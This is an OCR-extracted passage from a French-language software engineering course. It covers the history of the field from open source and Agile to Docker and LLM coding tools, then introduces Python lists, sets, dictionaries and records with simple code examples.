
En parallèle, le mouvement du **logiciel libre**, initié par Richard Stallman dans les années 80, prend une dimension nouvelle avec l'essor de l'**open source**.



Linux (1991), créé par Linus Torvalds, démontre qu'une communauté mondiale de bénévoles peut créer et maintenir un système d'exploitation complet. C'est une révolution dans la dimension individu/équipe : on passe de l'équipe de projet traditionnelle à une collaboration distribuée, asynchrone, entre des milliers de contributeurs qui ne se sont jamais rencontrés. Ce modèle influencera profondément les pratiques du génie logiciel et préfigure la façon dont la majorité du logiciel est développé aujourd'hui.



En 1999, **Andrew Hunt** et **David Thomas** publient *The Pragmatic Programmer*, un ouvrage qui offre des conseils pratiques et terre-à-terre pour le métier de développeur. Le livre popularise des principes comme **DRY** (*Don't Repeat Yourself*) et insiste sur l'importance d'un apprentissage continu. Son titre même est un manifeste : face au formalisme ambiant des années 90, il revendique le pragmatisme comme vertu cardinale.


20th Anniversary Edition
The Pragmatic Programmer
your journey to mastery
David Thomas
Andrew Hunt

Les années 00 : l'ère de l'agilité

En février 2001, dix-sept développeurs se réunissent dans un chalet de ski à Snowbird, Utah, et rédigent le **Manifeste Agile**. Ce court document affirme quatre valeurs : les individus et les interactions plutôt que les processus et les outils ; un logiciel fonctionnel plutôt qu'une documentation exhaustive ; la collaboration avec le client plutôt que la négociation de contrats ; la réponse au changement plutôt que le suivi d'un plan. Le Manifeste ne prescrit pas de méthode spécifique : il pose un ensemble de valeurs. Plusieurs cadres méthodologiques s'en réclament, notamment **Scrum** (sprints, mêlées quotidiennes, rétrospectives) et **Kanban** (visualisation du flux de travail, limitation du travail en cours). L'adoption de l'agilité transforme la relation entre développeurs et clients, mais elle génère aussi ses propres dérives : certaines organisations adoptent les rituels agiles sans en intégrer les valeurs, ce que certains appellent ironiquement l'« agile d'entreprise ».

La décennie est aussi celle du **Web 2.0** : le web cesse d'être un média de consultation passive et devient une plateforme participative. Des applications comme Wikipedia, Facebook, YouTube et Gmail montrent que le navigateur peut rivaliser avec les logiciels de bureau. Ce changement a des conséquences directes sur le génie logiciel : les applications web doivent gérer des millions d'utilisateurs simultanés, évoluer rapidement et être disponibles en permanence. Les cycles de livraison de 18 mois deviennent intenables. C'est dans ce contexte que le cloud et les outils de collaboration modernes prennent tout leur sens.



En 2006, **Amazon Web Services** (AWS) lance S3 et EC2, ses premiers grands services de cloud computing, permettant à quiconque de louer de la puissance de calcul et du stockage à la demande. Le déploiement et la mise à l'échelle deviennent des opérations logicielles plutôt que matérielles : un changement fondamental. Deux ans plus tard, **GitHub** (2008) transforme la collaboration entre développeurs. En combinant l'hébergement de dépôts Git avec des fonctionnalités sociales (fork, pull requests, issues), GitHub démocratise la contribution open source et établit de nouvelles normes pour le travail en équipe. Le *pull request*, en particulier, devient un mécanisme central de revue de code dans l'industrie.

Les années 10 : l'ère du cloud et du DevOps

Les années 2010 sont marquées par l'accélération des cycles de développement et la fusion progressive entre développement et opérations. Le mouvement **DevOps** n'est pas qu'un ensemble d'outils : c'est un changement culturel qui affirme que ceux qui écrivent le code doivent aussi être responsables de son fonctionnement en production. L'**intégration continue** (*Continuous Integration*, CI) et le **déploiement continu** (*Continuous Deployment*, CD) deviennent des pratiques standard. Des outils comme Jenkins, Travis CI puis GitHub Actions automatisent la compilation, les tests et le déploiement à chaque modification du code. L'idée est de détecter les problèmes le plus tôt possible et de pouvoir livrer des nouvelles versions à tout moment, parfois plusieurs fois par jour.

Docker (2013) popularise la **conteneurisation** : la possibilité de packager une application avec toutes ses dépendances dans un conteneur isolé et portable. Un `Dockerfile` décrit de façon déclarative comment construire l'environnement d'exécution :

```
FROM python:3.11
WORKDIR /app
COPY requirements.txt .
RUN pip install -r requirements.txt
COPY . .
CMD ["python", "app.py"]
```

Docker résout le fameux problème « ça marche sur ma machine » en garantissant que l'environnement de développement est identique à l'environnement de production. Combiné avec **Kubernetes** (2014, créé par Google), qui orchestre le déploiement et la mise à l'échelle automatique de conteneurs, Docker transforme la façon dont les applications sont opérées. En parallèle, l'architecture en **microservices** émerge comme alternative aux applications monolithiques : plutôt qu'un seul programme qui fait tout, on découpe l'application en services indépendants qui communiquent par API. Chaque service peut être développé, déployé et mis à l'échelle indépendamment. Le niveau d'abstraction continue sa montée : on ne gère plus des serveurs, mais des conteneurs orchestrés automatiquement.

Les années 20 : l'ère de l'IA

Dans les années 2020, l'**open source** n'est plus un mouvement alternatif : c'est le mode de développement dominant. La quasi-totalité des outils, frameworks et bibliothèques utilisés quotidiennement par les développeurs sont open source. Des projets comme Linux, Python, React ou Kubernetes sont maintenus par des communautés mondiales, souvent soutenues financièrement par les grandes entreprises technologiques. Le modèle open source a aussi transformé la façon dont les développeurs apprennent : le code source des meilleurs logiciels du monde est accessible à tous, et contribuer à un projet open source est devenu un rite de passage pour beaucoup de développeurs.

Mais le changement le plus spectaculaire de cette décennie est l'irruption des **grands modèles de langage** (LLM) dans la pratique du développement. Avec l'arrivée d'outils comme GitHub Copilot (2021) puis ChatGPT (2022), les développeurs disposent pour la première fois d'assistants capables de générer du code, d'expliquer des programmes existants, de rédiger des tests et de déboguer. Des outils comme Claude Code vont encore plus loin, en offrant un agent capable de naviguer dans un projet entier, de comprendre son architecture et de proposer des modifications cohérentes. On commence à parler de *vibe coding*, une approche où le développeur décrit ce qu'il veut en langage


naturel et laisse l'IA écrire le code. Cette évolution soulève des questions fondamentales que ce cours abordera dans un module ultérieur : quel est le rôle du développeur quand l'IA peut écrire du code ? Comment valider du code généré par une machine ? Les principes du génie logiciel (tests, revue de code, architecture) deviennent-ils plus ou moins importants dans ce contexte ?



Cette traversée de huit décennies révèle des tensions qui n'ont jamais été résolues, seulement déplacées. La quête de formalisme (modèle en cascade, UML, processus lourds) a systématiquement été rattrapée par le pragmatisme des praticiens (programmation structurée, open source, agilité). Le niveau d'abstraction n'a cessé de monter, du code machine aux conteneurs orchestrés par des fichiers de configuration, et maintenant au langage naturel lui-même. Et le développement logiciel, activité solitaire à ses débuts, est devenu un travail d'équipe à l'échelle mondiale, avec ses propres défis de coordination et de communication. Ce sont ces tensions, et les réponses que le génie logiciel a tenté d'y apporter, que nous explorerons dans la suite de ce cours.

Module 2 - Concevoir un programme correct

Dans le module précédent, on a vu que le génie logiciel est né d'un constat : programmer et construire du logiciel fiable sont deux choses très différentes. Mais avant de parler d'architecture, d'équipes ou de déploiement, il faut s'arrêter sur ce que signifie vraiment programmer. En 1985, l'informaticien danois Peter Naur publie un article au titre provocateur *Programming as Theory Building*. Sa thèse centrale est que programmer n'est pas produire du code. C'est construire une théorie, un modèle mental du problème qu'on cherche à résoudre. Le code n'est qu'un artefact secondaire de cette compréhension. Un programmeur qui comprend profondément son domaine peut modifier, adapter et faire évoluer son logiciel avec assurance. Un autre programmeur, même s'il a accès au même code source et à toute la documentation du monde, ne pourra pas le maintenir aussi efficacement sans avoir reconstruit ce modèle mental pour lui-même.



Cette vision de la programmation comme activité intellectuelle plutôt que mécanique n'est pas isolée. En 1971, Gerald Weinberg publie *The Psychology of Computer Programming*, un livre pionnier qui aborde le développement logiciel sous l'angle de la psychologie humaine. Son argument central est que la qualité d'un logiciel dépend moins des outils ou des méthodes que de l'attitude des personnes qui le construisent. Weinberg introduit la notion d'*egoless programming* : l'idée que les programmeurs doivent apprendre à dissocier leur ego de leur code, à accueillir les critiques et les corrections comme des contributions plutôt que comme des attaques personnelles. Un programmeur qui cache ses erreurs ou qui refuse qu'on relise son code produit un logiciel moins fiable qu'un programmeur qui expose son travail et cherche activement les failles dans son propre raisonnement. Cette idée, radicale pour l'époque, annonce des pratiques qui sont devenues centrales dans le développement moderne : la revue de code, les tests comme filet de sécurité, et plus largement l'idée que la qualité est la responsabilité de chaque programmeur, pas celle d'une équipe d'inspection séparée.

Cette idée a des conséquences profondes. Si la valeur réelle du travail de programmation réside dans le modèle mental plutôt que dans le code, alors les outils du programmeur ne servent pas seulement à produire du code : ils servent à construire, vérifier et préserver ce modèle mental. Les types et les

structures de données permettent de formaliser les contraintes et les règles logiques qu'on a en tête. La concurrence et le parallélisme rappellent que ce modèle s'exécute sur une machine réelle, qui fait plusieurs choses à la fois, et qu'il doit en tenir compte pour rester juste. Les tests vérifient que notre compréhension du problème correspond bien au comportement du programme. Le débogueur montre le programme en train de se tromper, à l'endroit et à l'instant où le modèle et la machine divergent. Le versioning avec git préserve l'historique de nos décisions et de leur évolution. La gestion des dépendances nous permet d'intégrer le travail et la compréhension des autres dans notre propre modèle. Et l'intégration continue automatise la vérification constante que tout tient ensemble. Ce sont ces outils que nous allons explorer dans ce module.

Survol rapide de la programmation

Nous allons faire un survol rapide des idées les plus importantes et fondamentales de la programmation logicielle. Pour aller droit au but, nous allons utiliser le langage Python, qui est très facile à comprendre, presque même sans expérience préalable.

Structures de données fondamentales

Au-delà des types de base, qui sont généralement des nombres de différents types (entiers, réels, etc) et les chaines de caractères (strings), nous avons les structures de données, qui sont des constructions logiques plus complexes (non-atomiques) qui impliquent, en général, les types de base, d'une manière ou d'une autre (une liste, par exemple, doit être une liste de *quelque chose*, d'entiers, de strings, etc).

Pourquoi commencer par les structures de données ? Rob Pike, l'un des créateurs du langage Go (avec Ken Thompson, co-créateur d'Unix), a formulé dans ses célèbres "5 règles de programmation" une idée qui mérite d'être gardée en tête tout au long de cette section. Sa règle 5 stipule : "Data dominates. If you've chosen the right data structures and organized things well, the algorithms will almost always be self-evident." (Les données dominent. Si vous avez choisi les bonnes structures de données et bien organisé les choses, les algorithmes seront presque toujours évidents.) Pike attribue lui-même cette idée à Fred Brooks, l'auteur de *The Mythical Man-Month*, un ouvrage fondamental dont nous avons parlé dans le module 1. En d'autres mots, les structures de données ne sont pas un simple préalable technique : elles sont au coeur de la programmation, et le choix de la bonne structure dicte souvent la solution à un problème.

La liste et le `set`

La liste est une structure de données qui est une collection de valeurs, par exemple en Python, où les listes sont très naturelles et puissantes :

```
a = [10, 20, 30]
print(a)
```


Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Il est possible d'y ajouter, ou d'enlever des éléments :

```
a.append(40)
print(a)
a.remove(10)
```

```
print(a)
print(len(a))
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.



La liste a une taille et ses éléments ont un ordre. En contraste, le `set` a une taille, mais ses éléments n'ont aucun ordre (il s'agit d'un "sac" de valeurs). Il est également possible de lui ajouter ou enlever des éléments :


```
s = {10, 20, 30, 40}
print(len(s))
s.add(50)
s.remove(20)
print(s)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Il est d'une importance **capitale** d'avoir un modèle mental **archi-clair** de la différence entre ces deux structures de données à l'apparence si semblable, pour la raison fondamentale suivante : **chercher un item dans une liste a un coût proportionnel à la taille de la liste, tandis que chercher un item dans un `set` se fait en temps constant en moyenne** :

```
print(20 in a)  # coût proportionnel à la taille de `a`
print(20 in s)  # coût fixe, extrêmement faible !
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.



Imaginez que vous cherchiez une aiguille dans une botte de foin :



Préférez-vous que votre botte de foin soit :

1. Une liste
2. Un `set`

…?

> Arrêtez-vous un instant et tentez réellement de répondre à cette question. Si la réponse n'est pas intuitivement claire pour vous, vous devriez vous assurer de faire en sorte qu'elle le devienne, coûte que coûte. Harcelez, s'il le faut, une IA (), jusqu'à ce que vous ayez obtenu d'elle un modèle mental parfaitement clair de cette différence, et du concept sur lequel elle repose.


Le dictionnaire (table associative, etc)

La notion de "table associative" a plusieurs noms, selon les langages et les cultures de programmation :

1. On parle d'un `dict` en Python (pour dictionnaire)
2. D'un `Object` en JavaScript (ou `{}`, à ne pas confondre avec les "objets" de la programmation orientée-objet, bien que ces concepts sont reliés)
3. Un `Hash` en Ruby
4. Un `array` (associatif) en PHP
5. Une `table` en Lua
6. Une `map` en Go etc.

Il s'agit d'une autre famille de structures de données pour laquelle il est crucial d'avoir un modèle mental clair et limpide. Une manière de se représenter le fonctionnement d'une table associative est en tant qu'extension d'un `set` : imaginons qu'à chaque élément (ou valeur) d'un `set`, nous attachons une valeur.

un dict : un contenant dont les items (clés) sont associées à des valeurs
(une sorte de "sac augmenté")




avantage : plus versatile que la liste et le set


désavantage : les items n'ont pas d'ordre

On considère le `dict` comme une structure de données plus versatile et générale que les autres parce qu'il est possible d'implémenter, par exemple, une liste avec un `dict` :

une liste implémentée à l'aide d'un dict : les clés sont l'index (de 0 à N)



Il est aussi possible d'implémenter un `set` avec un `dict` :



Le dictionnaire en tant que record

Étant donné la structure du dictionnaire, il est souvent possible de l'utiliser en tant qu'enregistrement (record en anglais, plus couramment), c'est-à-dire en tant que contenant pouvant contenir des valeurs diverses pour un "object". Ce type d'usage est très courant dans les langages de plus haut niveau. Par exemple en Python :

```
# ========================
# 1) dict
# ========================

person_dict = {
    "name": "Alice",
    "age": 30
}

print("DICT:")
print(person_dict["name"])
print(person_dict["age"])


# ========================
# 2) class
# ========================

class PersonClass:
    def __init__(self, name: str, age: int):
```

```
        self.name = name
        self.age = age

person_class = PersonClass("Alice", 30)

print("\nCLASS:")
print(person_class.name)
print(person_class.age)


# =========================
# 3) dataclass
# =========================

from dataclasses import dataclass

@dataclass
class PersonDataClass:
    name: str
    age: int

person_dataclass = PersonDataClass("Alice", 30)

print("\nDATACLASS:")
print(person_dataclass.name)
print(person_dataclass.age)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Ou encore en JavaScript, avec l'object, qui ressemble au `dict` Python :

```
/*
Exemples simples de "record" en JavaScript :
- objet littéral
- class
- objet immuable (style record)
*/

////////////////////
// 1) Objet littéral
////////////////////

const personObject = {
  name: "Alice",
  age: 30
};

console.log("OBJECT:");
```

```
console.log(personObject.name);
console.log(personObject.age);


//////////////////
// 2) Class
//////////////////

class PersonClass {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
}

const personClass = new PersonClass("Alice", 30);

console.log("\nCLASS:");
console.log(personClass.name);
console.log(personClass.age);



///////////////////////////////////
// 3) Objet immuable (record-like)
///////////////////////////////////

const personRecord = Object.freeze({
  name: "Alice",
  age: 30
});

console.log("\nIMMUTABLE OBJECT:");
console.log(personRecord.name);
console.log(personRecord.age);
```

L'implémentation du dictionnaire

